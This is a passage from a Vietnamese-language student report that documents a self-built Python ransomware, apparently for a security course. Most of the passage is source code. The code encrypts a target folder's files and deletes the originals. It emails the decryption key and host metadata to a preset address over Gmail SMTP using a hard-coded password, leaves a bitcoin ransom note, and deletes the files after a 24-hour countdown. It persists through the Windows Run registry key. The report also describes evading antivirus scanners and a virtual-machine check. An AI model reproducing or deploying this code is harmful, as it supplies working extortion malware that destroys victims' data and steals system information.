            "Bộ xử lý": platform.processor(),
            "Người dùng": os.getlogin(),
            "Địa chỉ IP": self.get_ip_addresses()
        }
        return info
```

Thu thập một số thông tin (metadata) của nạn nhân

4.2.2.2. Sendmail()

```
def sendmail(self):
        encoded_key = base64.b64encode(self.key).decode('utf-8')
        receiver_email = "AnhLSH.B21AT027@stu.ptit.edu.vn"
        subject = socket.gethostname()
        email = "lesyhoanganh2503@gmail.com"

        # Lấy thông tin hệ thống
        system_info = self.get_system_info()
        system_info_message = "\n".join([f"{key}: {value}" for key, value in
system_info.items()])

        # Tạo nội dung email với mã hóa UTF-8
        msg = f"Subject: Khóa mã hóa từ {subject}\n\nKey:
{encoded_key}\n\nThông tin hệ thống:\n{system_info_message}"

        try:
            server = smtplib.SMTP("smtp.gmail.com", 587)
            server.starttls()
            server.login(email, 'lzwr yphs wbot gwci
            server.sendmail(email, receiver_email, msg.encode('utf-8'))  # Mã
hóa nội dung thành UTF-8
            print("Email sent successfully!")
        except Exception as e:
            pass
```

Sau khi hoàn thành khóa máy nạn nhân, sẽ gửi email chứa khóa tương ứng với thiết bị về địa chỉ email đã được sắp đặt trước

4.2.2.3. Encrypt_file()

```
def encrypt_file(self, file_path):
        with open(file_path, 'rb') as file:
            plaintext = file.read()
        encrypted_text = self.crypter.encrypt(plaintext)
        with open(file_path + ".enc", 'wb') as file_encrypted:
            file_encrypted.write(encrypted_text)
        os.remove(file_path)
```

Sau khi lấy được nội dung ở dạng nhị phân của các file hiện tại trong thư mục đích, Fernet sẽ mã hóa nó và ghi lại vào file có phần mở rộng là .enc. Sau khi hoàn tất, tiến hành xóa tất cả các file cũ

4.2.2.4. Decrypt_file()

```
def decrypt_file(self, file_path, key):
        with open(file_path, 'rb') as file:
            cyphertext = file.read()
        decode = Fernet(key)
```

```
        _data = decode.decrypt(cyphertext)
        with open(file_path.replace('.enc', ''), 'wb') as fp:
            fp.write(_data)
        os.remove(file_path)
```

Giải mã các file đã được mã hóa và đưa về dạng ban đầu

4.2.2.5. Lock_all()

```
def lock_all(self):
        for root, _, files in self.list_file:
            for file_name in files:
                if not file_name.endswith('.enc'):
                    file_path = os.path.join(root, file_name)
                    self.encrypt_file(file_path)
            with open("D:/info.txt", "w") as f:
                f.write(f"email: lesyhoanganh2503@gmail.com\n")
                f.write(f"BTC address: 1LMcKyPmwebfygoeZP8E9jAMS2BcgH3Yip\n")
        self.sendmail()
```

Mã hóa các file không có đuôi **.enc,** sau đó ghi thông tin liên lạc vào file info.txt để nạn nhân có thể liên lạc. Cuối cùng gửi mail chứa thông tin cần thiết về máy chủ

4.2.2.6. Get_ip_address()

```
def get_ip_addresses(self):
        ip_info = {}
        for interface, addrs in psutil.net_if_addrs().items():
            for addr in addrs:
                if addr.family == socket.AF_INET:  # Chỉ lấy địa chỉ IPv4
                    ip_info[interface] = addr.address
        return ip_info
```

Trả về địa chỉ Ipv4 của máy nạn nhân

4.2.2.7. Handle_key()

```
def handle_key(self, key):
        try:
            list_file = os.walk(self.disk)
            for root, _, files in list_file:
                for file_name in files:
                    if file_name.endswith('.enc'):
                        file_path = os.path.join(root, file_name)
                        self.decrypt_file(file_path, key)
            messagebox.showinfo("info", "Đừng để bị hack nữa nhé!")
        except:
            messagebox.showerror("Error", "Key sai")
```

Nhận vào khóa từ người dùng, nếu đúng thì sẽ tiến hành giải mã tất cả file đã bị mã hóa

4.3. Bộ đếm ngược và xóa file

Nếu sau 24h, nạn nhân vẫn chưa liên hệ và thanh toán tiền chuộc để nhận key thì tất cả file sẽ bị xóa. Một số hằng số liên quan gồm:

- TIME_FILE = "timer.txt": file chứa thời gian hiện tại
- COUNTDOWN_TIME = 86400 : thời gian đếm ngược mặc định tính theo giây, tổng là 24h = 1 ngày
- SAVE_INTERVAL = 2: chu kì lưu, mỗi 2 giây sẽ lưu một lần

Các hàm đảm nhiệm nhiệm vụ này gồm:

4.3.1. Delete_victim_files()

```
def delete_victim_files():
    if not os.path.exists(TARGET_FOLDER):
        logging.warning(f"Target folder {TARGET_FOLDER} does not exist")
        return

    for root, _, files in os.walk(TARGET_FOLDER):
        for file in files:
            if file.endswith(".enc"):
                file_path = os.path.join(root, file)
                try:
                    os.remove(file_path)
                    logging.info(f"Deleted file: {file_path}")
                except (FileNotFoundError, PermissionError) as e:
                    logging.error(f"Error deleting file {file_path}: {e}")
                    sys.exit("Exiting the program due to error.")

    logging.info(f"Successfully deleted .enc files in {TARGET_FOLDER}")
     sys.exit("Exiting the program.")
```

Mục đích: Xóa các tệp có đuôi .enc trong thư mục đích (TARGET_FOLDER). Các thành phần:

- **os.path.exists(TARGET_FOLDER):** Kiểm tra xem thư mục đích có tồn tại hay không.
- **os.walk():** Duyệt qua tất cả các thư mục con và tệp trong thư mục đích.
- **file.endswith(".enc"):** Lọc các tệp có đuôi .enc.
- **os.remove(file_path):** Thực hiện xóa tệp.
- Xử lý ngoại lệ như **FileNotFoundError** và **PermissionError** để ghi lại lỗi và thoát khỏi chương trình nếu gặp sự cố.

4.3.2. Save_time()

```
def save_time(time_left):
    """Saves the countdown time to a file."""
    try:
        with open(TIME_FILE, 'w') as file:
            file.write(str(time_left))
            logging.info(f"Time left saved: {time_left} seconds")
    except Exception as e:
        logging.error(f"Failed to save time: {e}")
```

Mục đích: Tải thời gian đếm ngược từ timer.exe, mặc định là giá trị (COUNTDOWN_TIME) nếu tệp không tồn tại hoặc nội dung không hợp lệ.
Các thành phần:

- **open(TIME_FILE, 'r'):** Mở tệp ở chế độ đọc.
- **content.strip():** Đọc nội dung tệp và loại bỏ các khoảng trắng không cần thiết.
- Xử lý ngoại lệ **FileNotFoundError** và **ValueError** để trả về giá trị đếm ngược mặc định nếu có lỗi.

4.3.3. Load_time()

```
def load_time():
    try:
        with open(TIME_FILE, 'r') as file:
            content = file.read().strip()
            if not content:
                return COUNTDOWN_TIME  # Default value if file is empty
            return int(content)
    except FileNotFoundError:
        return COUNTDOWN_TIME  # Default value if file does not exist
    except ValueError as e:
        logging.error(f"Error loading time: {e}")
        return COUNTDOWN_TIME
```

Thời gian còn lại sẽ được lưu vào một tệp gọi là timer.exe.
Mục đích: Tải thời gian đếm ngược timer.exe, mặc định là giá trị (COUNTDOWN_TIME) nếu tệp không tồn tại hoặc nội dung không hợp lệ. Các thành phần:

- **open(TIME_FILE, 'r'):** Mở tệp ở chế độ đọc.
- **content.strip():** Đọc nội dung tệp và loại bỏ các khoảng trắng không cần thiết.
- Xử lý ngoại lệ **FileNotFoundError** và **ValueError** để trả về giá trị đếm ngược mặc định nếu có lỗi.

4.4. Sửa registry để mã độc tự khởi động mỗi lần người dùng đăng nhập vào thiết bị

Sử dụng hàm Add_to_startup():


```
def add_to_startup():
    try:
        key = winreg.HKEY_CURRENT_USER
        sub_key = r"Software\Microsoft\Windows\CurrentVersion\Run"
        try:
            reg_key = winreg.OpenKey(key, sub_key, 0, winreg.KEY_SET_VALUE)
        except FileNotFoundError:
            reg_key = winreg.CreateKey(key, sub_key)
        with reg_key:
            winreg.SetValueEx(reg_key, "ReLaunch", 0, winreg.REG_SZ,
sys.executable)
            logging.info("Added to startup successfully")
    except Exception as e:
        logging.error(f"Failed to add to startup: {e}")
```

Mục đích: Thêm chương trình hiện tại vào registry của Windows để chương trình tự khởi động khi máy tính bật lên. Các thành phần:


- **winreg.HKEY_CURRENT_USER và sub_key:** Khóa registry cần nhắm tới, nơi khai báo các chương trình khởi động cùng hệ thống.
- **winreg.OpenKey() và winreg.CreateKey():** Mở hoặc tạo khóa registry để thiết lập tự khởi động.
- **winreg.SetValueEx():** Đặt đường dẫn chương trình (sys.executable) vào registry để khởi động cùng hệ thống.

5. Kiểm tra mã độc trên các công cụ scan

Thử mã độc trên 3 công cụ: BKAV, Avast Antivirus và Windows Defender đều không bị phát hiện



Hình 9: Vượt qua được scan của BKAV



Hình 10: Vượt qua scan của Avast Antivirus

- Ransomeware.exe (Python + PyInstaller): Đây là mã độc Python đã được đóng gói thành tệp thực thi bằng PyInstaller.
    - Phần lớn các phần mềm diệt virus như VirusTotal phát hiện ra tệp này dựa trên dấu hiệu của mã độc và dấu hiệu nhận biết của PyInstaller. Nó được nhận diện với các tên như Gen.Giant.Mikey.28, RiskWare/Win32.Kryptik.a, và Trojan.Giant.Mikey.28.
    - Điều này cho thấy rằng mã độc này đã bị phát hiện bởi các công cụ diệt virus dưới nhiều biến thể khác nhau, nhưng không có yếu tố bổ sung nào để lừa người dùng ngoài việc là một mã độc đơn giản.


Dưới đây là nhận xét chi tiết về từng loại mã độc được phát hiện và lý do tại sao chúng bị phát hiện:

5.1. Dương tính giả

Bao gồm các kết quả được đánh dấu màu xanh :Trojan.Win32.Save.a, Static AI Suspicious PE, W64.AIDetectMalware, Malicious, BehavesLike.Win64.Downloader.vc

- Các cảnh báo xuất hiện khi dùng pyInstaller để đóng gói file Python thành EXE thường là các *false positive* hay **dương tính giả.**
- **Dương tính giả** (hay còn được viết là *false positive* hoặc F/P) là một thuật ngữ được dùng trong an toàn thông tin để chỉ việc một tập tin hoặc ứng dụng bị phát hiện là mã độc nhưng thực chất không phải.

- Trong thống kê, dương tính giả được gọi là **lỗi loại I,** do hệ thống chỉ kiểm tra một số điều kiện nhất định mà đã kết luận luôn
- Ngược với **dương tính giả** là **âm tính giả (**hay còn gọi là *false negative hoặc F/N,* ***lỗi loại II*****),** là những chương trình là mã độc nhưng được đánh dấu là an toàn



Hình 11: Phân biệt False Positive và False Negative

- Âm tính giả trong an toàn thông tin thường được gọi là "bỏ sót" **(*misses*),** tức là những tập tin hoặc hành vi mã độc mà phần mềm bảo vệ không phát hiện ra.
- Những nguyên nhân phổ biến nhất của dương tính giả bao gồm:
    - **Heuristic**: Các quyết định được đưa ra dựa trên những mảnh thông tin tối thiểu.
    - **Phân tích hành vi**: Các quyết định dựa trên hành vi, và tập tin hợp pháp thể hiện hành vi mà thường được coi là độc hại.
    - **Học máy**: Đôi khi ta gặp tình huống "rác vào thì rác ra" (*garbage in, garbage out*), hay nói một cách lịch sự hơn, "quá trình huấn luyện không tính đến một số tình huống nhất định."
        - **Học máy** được thực hiện bằng cách cung cấp cho hệ thống một lượng lớn dữ liệu huấn luyện. Những sai sót hoặc không rõ ràng trong dữ liệu huấn luyện có thể dẫn đến các lỗi trong quá trình dò quét.


5.2. RiskWare/Win32.Kryptik.a

Kryptik (còn được gọi là Win32 / Kryptik.BGIS) là một trojan backdoor, thường được cài đặt mà người dùng không biết. Sau khi đã được cài đặt, Kryptik có thể được điều khiển từ xa bởi hacker.

- Kẻ tấn công lợi dụng điều này để lừa nạn nhân cài đặt Kryptik nhằm đánh cắp thông tin để bán lấy lợi nhuận
- Nếu nghi ngờ ứng dụng nào đó là Kryptik, cần phải lập tức xóa và gỡ cài đặt

- Ngoài ra, từ khóa "Kryptik" (còn được gọi là Krypt, Cryptic, Crypt và Packed) cũng được sử dụng bởi các cơ sở dữ liệu phần mềm độc hại khác nhau để mô tả các tệp **"đóng gói" (nén).**

Tên phát hiện:



Hình 12: Phát hiện Kryptik bởi VirusTotal

5.3. Win/malicious_confidence_90% (D)

Được phát hiện bởi **CrowdStrike**, một sản phẩm công nghệ đi theo hướng mới là thay vì đưa ra câu trả lời **có/không** như các phần mềm diệt virus truyền thống, thì nó trả về độ chắc chắn từ 60 đến 100. Điểm số càng cao, khả năng tệp tin là phần mềm độc hại càng lớn.

- Engine này không phụ thuộc vào chữ ký (signatures) nên có khả năng phát hiện phần mềm độc hại mới mà các engine khác có thể bỏ qua.
- Thay vì dựa vào các chuỗi byte cụ thể như cách truyền thống, CrowdStrike sử dụng học máy để phân tích các đặc điểm tổng quan của tệp tin, từ đó tạo ra các "đặc trưng" mô tả cấu trúc của tệp. Điều này bao gồm việc đánh giá mức độ ngẫu nhiên trong tệp hoặc phân tích các tài nguyên nhúng (như hình ảnh, biểu tượng, mẫu giao diện, v.v.). Hàng triệu giá trị số được trích xuất và phân tích, giúp engine đưa ra quyết định chính xác về việc tệp có phải là phần mềm độc hại hay không.
- CrowdStrike cũng giải thích rằng học máy vượt trội trong việc nhận diện phần mềm độc hại mới mà không cần cập nhật thường xuyên, nhờ khả năng "tổng quát hóa" (generalization) – tức là hiểu sâu về phần mềm độc hại thay vì chỉ học các dấu hiệu nhận diện tạm thời.

5.4. Trojan.Agent.Win32.3991781

Là một phân nhóm của họ mã độc "Agent", bao gồm nhiều loại phần mềm độc hại khác nhau không thuộc về các nhóm đã biết khác. Họ Agent bao gồm **trojan, worms, virus, backdoor** và cơ số các phần mềm độc hại khác.

Một số ví dụ tiêu biểu của các phân nhóm khác cùng họ Agent bao gồm:

- Backdoor/Agent.AMB
- Rootkit/Agent.EA
- Trojan/Agent.AFB
- Trojan-Downloader/Agent.BRK
- Trojan-Downloader/Agent.EYA
- Trojan-Dropper/Agent.PR
- Worm/Agent.T


Nhận xét chung
Phần lớn các phát hiện đều là phát hiện **heuristic**, nghĩa là tệp tin bị nhận diện là mối đe dọa tiềm ẩn do **có hành vi đáng ngờ**. Điều này thường xảy ra khi phần mềm độc hại cố gắng giả vờ hoạt động giống như/giả mạo các ứng dụng hợp pháp khác

Các cảnh báo cho thấy tệp tin tương ứng bị nghi ngờ có chứa mã độc, và nhiều công cụ diệt virus cũng đã đưa ra mức cảnh báo cao. Những công cụ này sử dụng các phương pháp khác nhau như **kiểm tra chữ ký (signature), phát hiện heuristic**, và đặc biệt là **học máy (machine learning)** để xác định rằng tệp tin có thể chứa mã độc.

Nhìn chung, các cảnh báo cho thấy tệp tin có nguy cơ chứa mã độc, bao gồm trojan, malware hoặc phần mềm độc hại có khả năng tải thêm mã độc. Điều đáng chú ý là cả các hệ thống học máy và phát hiện heuristic **đều đồng thuận rằng tệp tin này có thể gây nguy hiểm.**


6. Chạy và kiểm tra kết quả mã độc trên máy ảo

Do đã xử lý để phân biệt máy ảo và máy thật nên khi chạy trên máy ảo Window 10 trên môi trường VMWare sẽ được kết quả:




Hình 13: Kết quả khi chạy trên máy ảo Window 10

Do đó, loại bỏ phần kiểm tra máy ảo và chạy, kiểm tra lại mã độc trên máy ảo Window 10:




Hình 14: Tạo các thư mục và tệp trong thư mục test tại ổ D




Hình 15: Tạo các tệp trong thư mục 1 nằm trong thư mục test tại ổ D

- Sau đó chạy file mã độc.
- Màn hình sẽ hiển thị 1 giao diện thông báo file đã bị khóa và yêu cầu tiền chuộc, thông tin ở file *info.txt* tại ổ D




Hình 16: Giao diện sau khi chạy mã độc

- Kiểm tra thấy các thư mục và các tệp đã bị mã hóa thành đuôi *.enc* và không truy cập được

